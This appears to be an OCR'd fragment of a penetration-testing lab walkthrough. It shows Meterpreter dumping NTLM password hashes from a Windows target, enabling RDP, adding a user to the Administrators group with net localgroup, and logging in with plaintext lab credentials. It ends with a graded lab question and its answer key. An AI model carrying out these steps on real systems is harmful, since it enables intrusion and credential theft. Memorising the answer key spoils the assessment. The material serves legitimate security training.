
   net localgroup "Remote Desktop Users" CPENT /add

   net localgroup "Administrators" CPENT /add





1. Launch **Remmina** on Parrot Security, configure connection to target IP (**172.19.19.15**), and accept certificate warnings.



Applications Places System
Fri Aug 30, 05:54
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] Dumping password hints...
No users with password hints on this system
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
anderson:1008:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
rebecca:1009:aad3b435b51404eeaad3b435b51404ee:af5432a79b941528fa7fac9e7e391651:::
sam:1010:aad3b435b51404eeaad3b435b51404ee:6884b03b3b1cbac9627d5aa540215dff:::
steve:1011:aad3b435b51404eeaad3b435b51404ee:c74e060bfc4ddd6dae5cad3fe76c170c:::
(Meterpreter 2)(C:\Users\Administrator\Downloads) > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20240830055327_default_172.19.19.15_host.windows.cle_406414.txt
(Meterpreter 2)(C:\Users\Administrator\Downloads) >
Menu
msfconsole - Parrot T...
[hashes.txt (~/Deskto...
[sudo john --format=n...




1. Authenticate using credentials (**CPENT** / **cpentpw@123**) and connect to desktop.


Applications Places System
Fri Aug 30, 06:49
msfconsole - Parrot Terminal
Remmina Remote Desktop Client
RDP
192.168.0.15
Name Group Labels Server Plugin Last used
Total 0 items.
20240830063042_default_172.19.19.
C:\Windows\system32>net localgroup "Administrators" CPENT /add
net localgroup "Administrators" CPENT /add
The command completed successfully.
C:\Windows\system32>
Menu
msfconsole - Parrot T...
Remmina Remote Des...


Applications
Places
System
Fri Aug 30, 06:49
msfconsole - Parrot Terminal
192.168.0.15
192.168.0.15 ×
Certificate details:
Subject: CN = WIN-AG46I02QBKJ
Issuer: CN = WIN-AG46I02QBKJ
Fingerprint: a7:7a:88:09:c0:c5:12:cb:9d:ff:a2:4b:2e:2f:e8:0b:1b:c5:f7:81:e6:66:ab:10:82:47:d6:fd:31:8d:3a:3c
Accept certificate?
Yes
No
_default_172.19.19.
C:\Windows\system32>net localgroup "Administrators" CPENT /add
net localgroup "Administrators" CPENT /add
The command completed successfully.
C:\Windows\system32>
Menu
msfconsole - Parrot T...
Remmina Remote De...
192.168.0.15



1. Confirm successful GUI desktop session load in Server Manager. Close all open applications.



This concludes the lab exercise.

IMPORTANT: ❓ **Question 8.3.1.1** On the Parrot Security machine, generate a payload and transfer it to the Advertisement Department's machine. Execute the payload to establish a remote shell and escalate privileges to obtain password hashes. Use John the Ripper to crack the hashes, create a new user on the target machine remotely, and authenticate via RDP. Finally, log in using the cracked password for the user "steve." [!SUCCESS] ✅
Answer: **italy**